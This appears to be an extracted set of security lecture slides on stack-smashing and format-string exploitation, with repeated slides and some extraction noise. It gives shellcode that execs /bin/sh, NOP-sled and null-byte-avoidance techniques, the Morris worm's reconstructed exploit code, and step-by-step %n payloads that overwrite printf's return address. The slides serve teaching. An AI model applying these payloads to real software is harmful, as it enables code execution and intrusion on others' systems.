
setting return address (diagram)




setting return address (diagram)




setting return address (diagram)




setting return address (diagram)



setting return address (diagram)



setting return address (diagram)



exercise: shellcode location (1)

```
void getInitials(char *init) {  
    char first[50]; char second[50];  
    scanf("%s%s", first, second);  
    init[0] = first[0];  
    init[1] = second[0];  
}
```

```
(gdb) b getInitials  
Breakpoint 1 at 0x1189  
(gdb) run  
Starting program: example
```

```
Breakpoint 1, 0x00005555555555189 in getInitials ()  
(gdb) info registers rsp  
rsp                0x7fffffffdd98          0x7fffffffdd98
```

```
0x1189: push %rbx  
xor    %eax,%eax  
mov    %rdi,%rbx  
// lea "%s%s" -> %rdi  
lea    0xe6e(%rip),%rdi  
sub    $0xa0,%rsp  
// &second[0] -> %rdx  
lea    0x50(%rsp),%rdx  
// &first[0] -> %rsi  
mov    %rsp,%rsi  
call   __isoc99_scanf@plt  
mov    (%rsp),%al  
mov    %al,(%rbx)  
mov    0x50(%rsp),%al  
mov    %al,0x1(%rbx)  
add    $0xa0,%rsp  
pop    %rbx  
ret
```

exercise: shellcode location (1)

```
void getInitials(char *init) {  
    char first[50]; char second[50];  
    scanf("%s%s", first, second);  
    init[0] = first[0];  
    init[1] = second[0];  
}
```

```
(gdb) b getInitials  
Breakpoint 1 at 0x1189  
(gdb) run  
Starting program: example
```

```
Breakpoint 1, 0x00005555555555189 in getInitials ()  
(gdb) info registers rsp  
rsp                0x7fffffffdd98      0x7fffffffdd98
```

exercise: if shellcode at beginning of 'first'
what is its address going to be?

```
0x1189: push %rbx  
xor     %eax,%eax  
mov     %rdi,%rbx  
// lea "%s%s" -> %rdi  
lea     0xe6e(%rip),%rdi  
sub     $0xa0,%rsp  
// &second[0] -> %rdx  
lea     0x50(%rsp),%rdx  
// &first[0] -> %rsi  
mov     %rsp,%rsi  
call    __isoc99_scanf@plt  
mov     (%rsp),%al  
mov     %al,(%rbx)  
mov     0x50(%rsp),%al  
mov     %al,0x1(%rbx)  
add     $0xa0,%rsp  
pop     %rbx  
ret
```

exercise: shellcode location (2)

```
void getInitials(char *init) {  
    char first[50]; char second[50];  
    scanf("%s%s", first, second);  
    init[0] = first[0];  
    init[1] = second[0];  
}
```

```
(gdb) b __isoc99_scanf@plt  
Breakpoint 1 at 0x1040  
(gdb) run  
Starting program: example
```

```
Breakpoint 1, 0x0000555555555040 in __isoc99_scanf@plt  
(gdb) info registers rsp  
rsp                0x7fffffffddc88      0x7fffffffddc88
```

```
0x1189: push %rbx  
xor     %eax,%eax  
mov     %rdi,%rbx  
// lea "%s%s" -> %rdi  
lea     0xe6e(%rip),%rdi  
sub     $0xa0,%rsp  
// &second[0] -> %rdx  
lea     0x50(%rsp),%rdx  
// &first[0] -> %rsi  
mov     %rsp,%rsi  
call    __isoc99_scanf@plt  
mov     (%rsp),%al  
mov     %al,(%rbx)  
mov     0x50(%rsp),%al  
mov     %al,0x1(%rbx)  
add     $0xa0,%rsp  
pop     %rbx  
ret
```


exercise: shellcode location (2)

```
void getInitials(char *init) {  
    char first[50]; char second[50];  
    scanf("%s%s", first, second);  
    init[0] = first[0];  
    init[1] = second[0];  
}
```

```
(gdb) b __isoc99_scanf@plt  
Breakpoint 1 at 0x1040  
(gdb) run  
Starting program: example
```

```
Breakpoint 1, 0x0000555555555040 in __isoc99_scanf@plt  
(gdb) info registers rsp  
rsp                0x7fffffffddc88      0x7fffffffddc88
```

exercise: if shellcode at beginning of 'first'
what is its address going to be?

```
0x1189: push %rbx  
xor     %eax,%eax  
mov     %rdi,%rbx  
// lea "%s%s" -> %rdi  
lea     0xe6e(%rip),%rdi  
sub     $0xa0,%rsp  
// &second[0] -> %rdx  
lea     0x50(%rsp),%rdx  
// &first[0] -> %rsi  
mov     %rsp,%rsi  
call    __isoc99_scanf@plt  
mov     (%rsp),%al  
mov     %al,(%rbx)  
mov     0x50(%rsp),%al  
mov     %al,0x1(%rbx)  
add     $0xa0,%rsp  
pop     %rbx  
ret
```


stack location? (take 2a)

```
$ ./stackloc.exe  
0x7fffffffde2c  
$ gdb ./stackloc.exe  
...  
(gdb) run  
Starting program: .../stackloc.exe  
0x7fffffffdd9c  
[Inferior 1 (process 833005) exited normally]
```

stack location? (take 2b)

```
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe
0x7fffffffde2c
$ ./stackloc.exe test
0x7fffffffde1c
$ ./stackloc.exe test
0x7fffffffde1c
$ $(pwd)/stackloc.exe
0x7fffffffdd8c
$ $(pwd)/stackloc.exe
0x7fffffffdd8c
```

Linux, initial stack



making guessing easier (1)

normal shellcode

```
xor %eax, %eax
leaq command(%rip), %rbx
/* setup "exec" system call */
...
...
mov $11, %al
syscall


command: .ascii "/bin/sh"
```

easier to “guess” shellcode

```
nop /* one-byte nop */
nop
nop
nop
nop
nop
nop
xor %eax, %eax
leaq command(%rip), %rbx
...
...
command: .ascii "/bin/sh"
```

guessed return-to-stack

highest address (stack started here)



lowest address (stack grows here)

constructing the attack

write “shellcode” — machine code to execute

often called “shellcode” because often intended to get login shell
(when in a remote application)

identify memory address of shellcode in buffer

insert overwritten return address value

making guessing easier (2)

knowing where return address is stored is easier

based on buffer length + number of locals + compiler
small variation between platforms for an application

easy to guess — but can try multiple at once

on using GDB

cheat sheet on website in OVER assignment

gdb demo

trigger segfault

```
gdb ./a.out
```

```
...
```

```
(gdb) run <big-input.txt
```

```
Starting program: /path/to/a.out
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x000000000040053b in vulnerable ()
```

```
(gdb) disass
```

```
Dump of assembler code for function vulnerable:
```

```
0x0000000000400526 <+0>:      sub     $0x18,%rsp
```

```
0x000000000040052a <+4>:      mov     %rsp,%rdi
```

```
0x000000000040052d <+7>:      mov     $0x0,%eax
```

```
0x0000000000400532 <+12>:     callq  0x400410 <gets@plt>
```

```
0x0000000000400537 <+17>:     add     $0x18,%rsp
```

```
=> 0x000000000040053b <+21>:     retq
```

```
End of assembler dump.
```

```
(gdb) p $rsp
```

```
$1 = (void *) 0x7fffffffdf8
```

trigger segfault — stripped

```
gdb ./a.out
```

```
...
```

```
(gdb) run <big-input.txt
```

```
Starting program: /path/to/a.out
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x00000000000040053b in ?? ()
```

```
(gdb) disassemble
```

```
No function contains program counter for selected frame.
```

```
(gdb) x/i $rip
```

```
=> 0x40053b:      retq
```

```
(gdb)
```

stripping

you can remove debugging information from executables

Linux command: `strip`

GCC option `-s`

disassemble can't tell where function starts

disassembly attempts

```
gdb ./a.out
```

```
...
```

```
(gdb) run <big-input.txt
```

```
Starting program: /path/to/a.out
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x000000000040053b in ?? ()
```

```
(gdb) disassemble $rip-5,$rip+1
```

```
Dump of assembler code from 0x400536 to 0x40053c:
```

```
0x0000000000400536: decl    -0x7d(%rax)
```

```
0x0000000000400539: (bad)
```

```
0x000000000040053a: sbb     %al,%bl
```

```
End of assembler dump.
```

```
(gdb) disassemble $rip-4,$rip+1
```

```
Dump of assembler code from 0x400537 to 0x40053c:
```

```
0x0000000000400537: add     $0x18,%rsp
```

```
=> 0x000000000040053b: retq
```

```
End of assembler dump.
```

```
(gdb)
```

other notable debugger commands

`b *0x12345` — set breakpoint at address
can set breakpoint on machine code on stack

watchpoints — like breakpoints but trigger on change to/read from value

“when is return address overwritten”

actual example: Morris worm

```
/* reconstructed from machine code */
for(i = 0; i < 536; i++) buf[i] = '\0';
for(i = 0; i < 400; i++) buf[i] = 1;
/* actual shellcode */
memcpy(buf + i,
        ("\"335\"217/sh\"0\"335\"217/bin\"320\"032\"335\"0\"
         \"\"335\"0\"335Z\"335\"003\"320\"034\"\\274;\"344\"
         \"\"371\"344\"342\"241\"256\"343\"350\"357\"
         \"\"256\"362\"351\""),
        28);
/* frame pointer, return val, etc.: */
*(int*)&buf[556] = 0x7fffe9fc;
*(int*)&buf[560] = 0x7fffe8a8;
*(int*)&buf[564] = 0x7fffe8bc;
...
send(to_server, buf, sizeof(buf))
send(to_server, "\n", 1);
```


Morris shellcode (VAX)

```
pushl    $68732f      // "/sh\0"
```

```
pushl    $6e69622f    // "/bin"
```

```
movl     sp, r10
```

```
pushl    $0
```

```
pushl    $0
```

```
pushl    r10
```

```
pushl    $3
```

```
movl     sp, ap
```

```
chmk     $3b  // switch to OS ("CHange Mode to Kerne
```

write string /bin/sh on the stack (path to "shell")

make OS request to run specified program

some logistical issues

Sure, 1000 a's can be read by `scanf` with `%s`, but machine code?

scanf accepted characters

`%s` — “Matches a sequence of non-white-space characters”

can't use:

- `\t`
- `\v` (“vertical tab”)
- `\r` (“carriage return”)
- `\n`

not actually that much of a restriction

what about `\0` — we used a lot of those

why did we have zeroes?

previous machine code:

48 8d 35 15 00 00 00 (lea **string**(%rip), %rsi)

b8 01 00 00 00 (mov \$1, %eax)

bf 25 00 00 00 (mov \$37, %edi)

0f 05 (syscall)

b8 e7 00 00 00 (mov \$231, %eax)

31 ff (xor %edi, %edi)

0f 05 (syscall)

problem: happened to be encoding of constants

shell code without 0s

```
shellcode:  
    jmp afterString  
string:  
    .ascii "You_have_been..."  
afterString:  
    leaq string(%rip), %rsi  
    xor %eax, %eax  
    xor %edi, %edi  
    movb $1, %al  
    movb $37, %dl  
    syscall  
    movb $231, %al  
    xor %edi, %edi  
    syscall
```

shell code without 0s

shellcode:

`jmp afterString`

string:

`.ascii "You_have_been..."`

afterString:

`leaq string(%rip), %rsi`

`xor %eax, %eax`

`xor %edi, %edi`

`movb $1, %al`

`movb $37, %dl`

`syscall`

`movb $231, %al`

`xor %edi, %edi`

`syscall`

one-byte constants/offsets

so no leading zero bytes

`jmp afterString` is `eb 25`
(jump forward 0x25 bytes)

`movb $1, %al` is `b0 01`

shell code without 0s

shellcode:

`jmp afterString`

string:

`.ascii "You_have_been..."`

afterString:

`leaq string(%rip), %rsi`

`xor %eax, %eax`

`xor %edi, %edi`

`movb $1, %al`

`movb $37, %dl`

`syscall`

`movb $231, %al`

`xor %edi, %edi`

`syscall`

four-byte offset, but negative
d4 ff ff ff (-44)

shell code without 0s

000000000000000000 <shellcode>:

0: eb 25 jmp 27 <afterString>

000000000000000002 <string>:

...

000000000000000027 <afterString>:

27:	48 8d 35 d4 ff ff ff	lea	-0x2c(%rip),%rsi	# 2 <string>
2e:	31 c0	xor	%eax,%eax	
30:	31 ff	xor	%edi,%edi	
32:	b0 01	mov	\$0x1,%al	
34:	b2 25	mov	\$0x25,%dl	
36:	0f 05	syscall		
38:	b0 e7	mov	\$0xe7,%al	
3a:	31 ff	xor	%edi,%edi	
3c:	0f 05	syscall		

what about other funny characters?

suppose we can't use ASCII newlines in machine code

what if we need to move 0xA (= newline character) into a register

cannot do `movb $10, %al` — contains 0x0a byte

can do: `xor %eax, %eax; inc %eax; inc %eax, ...`

similar patterns for lots of operations

x86 flexibility

x86 opcodes that are normal ASCII chars are pretty flexible

0–5

various forms of xor

@, A–Z, [, \,], ^, _

inc, dec, push, pop with first eight 32-bit registers

h — push one-byte constant

p–z — conditional jumps to 1-byte offset

x86 flexibility

x86 opcodes that are normal ASCII chars are pretty flexible

0–5

various forms of xor

@, A–Z, [, \,], ^, _

inc, dec, push, pop with first eight 32-bit registers

h — push one-byte constant

p–z — conditional jumps to 1-byte offset

note: can *write machine code, jump to it*

actual limitation

overwriting with address?

probably can't make sure that's all normal ASCII chars

(but could leave most significant bits of existing address unchanged)

restricted characters in pointers?

recall: put pointer to buffer in stack pointer

example buffer pointer: 0x7fffffffde2c

as bytes (little endian, lowest address first):

2C DE FF FF FF 7F 00 00

what if 00 bytes aren't allowed in input?

no problem: prior value of return address probably has 0s already

what if 2C or DE not allowed in input?

can probably find other location on stack written by overflow

NB: could place code after overwritten return address

what if 7F or FF not allowed in input?

restricted characters in pointers?

recall: put pointer to buffer in stack pointer

example buffer pointer: 0x7fffffffde2c

as bytes (little endian, lowest address first):

2C DE FF FF FF 7F 00 00

what if 00 bytes aren't allowed in input?

no problem: prior value of return address probably has 0s already

what if 2C or DE not allowed in input?

can probably find other location on stack written by overflow

NB: could place code after overwritten return address

what if 7F or FF not allowed in input?

alternate places for shellcode?

```
...  
char current_student[1000];  
...  
int GetAndCompareAnswer(char *question,  
                        char *expected_answer) {  
    char answer[1000];  
    // "1.2 seconds"  
    scanf("%[a-zA-Z0-9. _]", answer);  
    return CompareStrings(answer, expected_answer);  
}
```

suppose current_student at 0x404580

then current_student[180] at 0x404640

bytes 40 (ASCII space) 46 (ASCII . (period)) 40 (ASCII space)
(and hope return address already has zeroes)

stack smashing: the tricky parts

- construct machine code that works in any executable
 - same tricks as writing relocatable virus code

- construct machine code that's valid input
 - machine code usually flexible enough

- finding location of return address
 - fixed offset from buffer

- finding location of inserted machine code

format string exploits

```
printf("The_command_you_entered_");  
printf(command);  
printf("was_not_recognized.\n");
```

format string exploits

```
printf("The_command_you_entered_");  
printf(command);  
printf("was_not_recognized.\n");
```

what if command is %s?

viewing the stack

```
$ cat test-format.c
#include <stdio.h>
```

```
int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
```

```
$ ./test-format.exe
```

```
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
```

```
00007fb54d0c6790 786c363130252078 000000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

viewing the stack

```
$ cat test-format.c
#include <stdio.h>
```

```
int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer):
    }
}
```

```
25 30 31 36 6c 78 20 is ASCII for %016lx_
```

```
$ ./test-format.exe
```

```
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
```

```
00007fb54d0c6790 786c363130252078 000000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

viewing the stack

```
$ cat test-format.c
#include <stdio.h>
```

```
int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
```

second argument to printf: %rsi

```
$ ./test-format.exe
```

```
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
```

```
00007fb54d0c6790 786c363130252078 000000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

viewing the stack

```
$ cat test-format.c
#include <stdio.h>
```

```
int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
```

third through fifth argument to printf: %rdx, %rcx, %r8, %r9

```
}
```

```
$ ./test-format.exe
```

```
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
```

```
00007fb54d0c6790 786c363130252078 000000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

viewing the stack

```
$ cat test-format.c
#include <stdio.h>
```

```
int main(void) {
    char buffer[100];
    while(fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer):
    }
}
```

16 bytes of stack after return address

```
$ ./test-format.exe
```

```
%016lx %016lx %016lx %016lx %016lx %016lx %016lx %016lx
```

```
00007fb54d0c6790 786c363130252078 000000000000ac6048 3631302520786c36
3631302500000000 6c3631302520786c 786c363130252078 20786c3631302520
```

printf manpage

For %n:

The number of characters written so far is *stored into the integer pointed to by the corresponding argument*. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

printf manpage

For %n:

The number of characters written so far is *stored into the integer pointed to by the corresponding argument*. That argument shall be an `int *`, or variant whose size matches the (optionally) supplied integer length modifier.

%hn — expect `short *` instead of `int *`

format string exploit: setup

```
#include <stdlib.h>
#include <stdio.h>
```

```
/* goal: get this function to run */
```

```
int exploited() {
    printf("Got here!\n");
    exit(0);
}
```

```
int main(void) {
    char buffer[100];
    while (fgets(buffer, sizeof buffer, stdin)) {
        printf(buffer);
    }
}
```

format string exploit

can use %n to write **arbitrary values to arbitrary memory addresses**

later: we'll talk about a bunch of ways of use this to execute code

for now: overwrite return address from printf

using debugger: I determine printf's return address is on stack at 0x7fffffffecf8

want to write address of exploited 0x401156

stack layout

printf return address	
printf argument 7/buffer start	byte 0-7 of buffer
printf argument 8	byte 8-15 of buffer
printf argument 9	byte 16-23 of buffer
printf argument 10	byte 24-31 of buffer
printf argument 11	byte 32-39 of buffer
...	...

stack layout

printf return address	
printf argument 7/buffer start	byte 0-7 of buffer
printf argument 8	byte 8-15 of buffer
printf argument 9	byte 16-23 of buffer
printf argument 10	byte 24-31 of buffer
printf argument 11	byte 32-39 of buffer
...	...

strategy: fit format string within bytes 0-31 of buffer

...and use bytes 32-39 to hold pointer to return address

...and have first 9 items in format string write 0x401156 bytes

...and use %n as 10th item (pointer to overwrite target)

stack layout

printf return address	
printf argument 7/buffer start	byte 0-7 of buffer
printf argument 8	byte 8-15 of buffer
printf argument 9	byte 16-23 of buffer
printf argument 10	byte 24-31 of buffer
printf argument 11	byte 32-39 of buffer
...	...

strategy: fit format string within bytes 0-31 of buffer

...and use bytes 32-39 to hold pointer to return address

...and have first 9 items in format string write 0x401156 bytes

...and use %n as 10th item (pointer to overwrite target)

exploit

printf return address	
printf argument 7/buffer start	"%.419873"
printf argument 8	"4u%c%c%c"
printf argument 9	"%c%c%c%c"
printf argument 10	"%c%ln..."
printf argument 11	target 0x7fffffffecf8
...	...

exploit

printf return address	
printf argument 7/buffer start	<code>"%.419873"</code>
printf argument 8	<code>"4u%c%c%c"</code>
printf argument 9	<code>"%c%c%c%c"</code>
printf argument 10	<code>"%c%ln..."</code>
printf argument 11	target 0x7fffffffecf8
...	...

write unsigned number with 4198734 digits of percision
result: %rsi (printf arg 2) output
padded to 4198734 digits with zeroes

exploit

printf return address	
printf argument 7/buffer start	"%.419873"
printf argument 8	"4u%c%c%c"
printf argument 9	"%c%c%c%c"
printf argument 10	"%c%ln..."
printf argument 11	target 0x7fffffffecf8
...	...

one char (byte) based on printf args 3, 4, 5, 6
(%rdx, %rcx, %r8, %r9)

exploit

printf return address	
<i>printf argument 7</i> /buffer start	"%.419873"
<i>printf argument 8</i>	"4u%c%c%c"
<i>printf argument 9</i>	"%c%c%c%c"
<i>printf argument 10</i>	"%c%ln..."
printf argument 11	target 0x7fffffffecf8
...	...

one char (byte) based on printf args 7, 8, 9, 10
(stack locations)

exploit

printf return address	
printf argument 7/buffer start	"%.419873"
printf argument 8	"4u%c%c%c"
printf argument 9	"%c%c%c%c"
printf argument 10	"%c%ln..."
<i>printf argument 11</i>	target 0x7fffffffecf8
...	...

store number of bytes printed into printf arg 11

l indicates that it a long (not int)

total bytes = 4198734 (%u) + 8 (%c × 8) = 0x401156

exploit

printf return address	
printf argument 7/buffer start	"%.419873"
printf argument 8	"4u%c%c%c"
printf argument 9	"%c%c%c%c"
printf argument 10	"%c%ln..."
printf argument 11	target 0x7fffffffecf8
...	...

extra data just to ensure the target address
is positioned correctly

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7 / buffer start	"%C%C%C%C"
printf argument 8	"%C%C%C%C"
printf argument 9	"%C%.55u%"
printf argument 10	"hn%.4374"
printf argument 11	"u%hn...."
printf argument 12	target byte 2 0x7fffffffecfa
printf argument 13	for %u
printf argument 14	target byte 0 0x7fffffffecf8
...	...

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7 / buffer start	"%C%C%C%C"
printf argument 8	"%C%C%C%C"
printf argument 9	"%C%.55u%"
printf argument 10	"hn%.4374"
printf argument 11	"u%hn...."
printf argument 12	target byte 2 0x7fffffffecfa
printf argument 13	for %u
printf argument 14	target byte 0 0x7fffffffecf8
...	...

format string exploit

what if number is too big? write in pieces, example:

0x0040 (byte 2-3, first written), 0x1156 (byte 0-1, second written)

printf return address	
printf argument 7 / buffer start	"%C%C%C%C"
printf argument 8	"%C%C%C%C"
printf argument 9	"%C%.55u%"
printf argument 10	"hn%.4374"
printf argument 11	"u%hn...."
printf argument 12	target byte 2 0x7fffffffecfa
printf argument 13	for %u
printf argument 14	target byte 0 0x7fffffffecf8
...	...

format string exploit

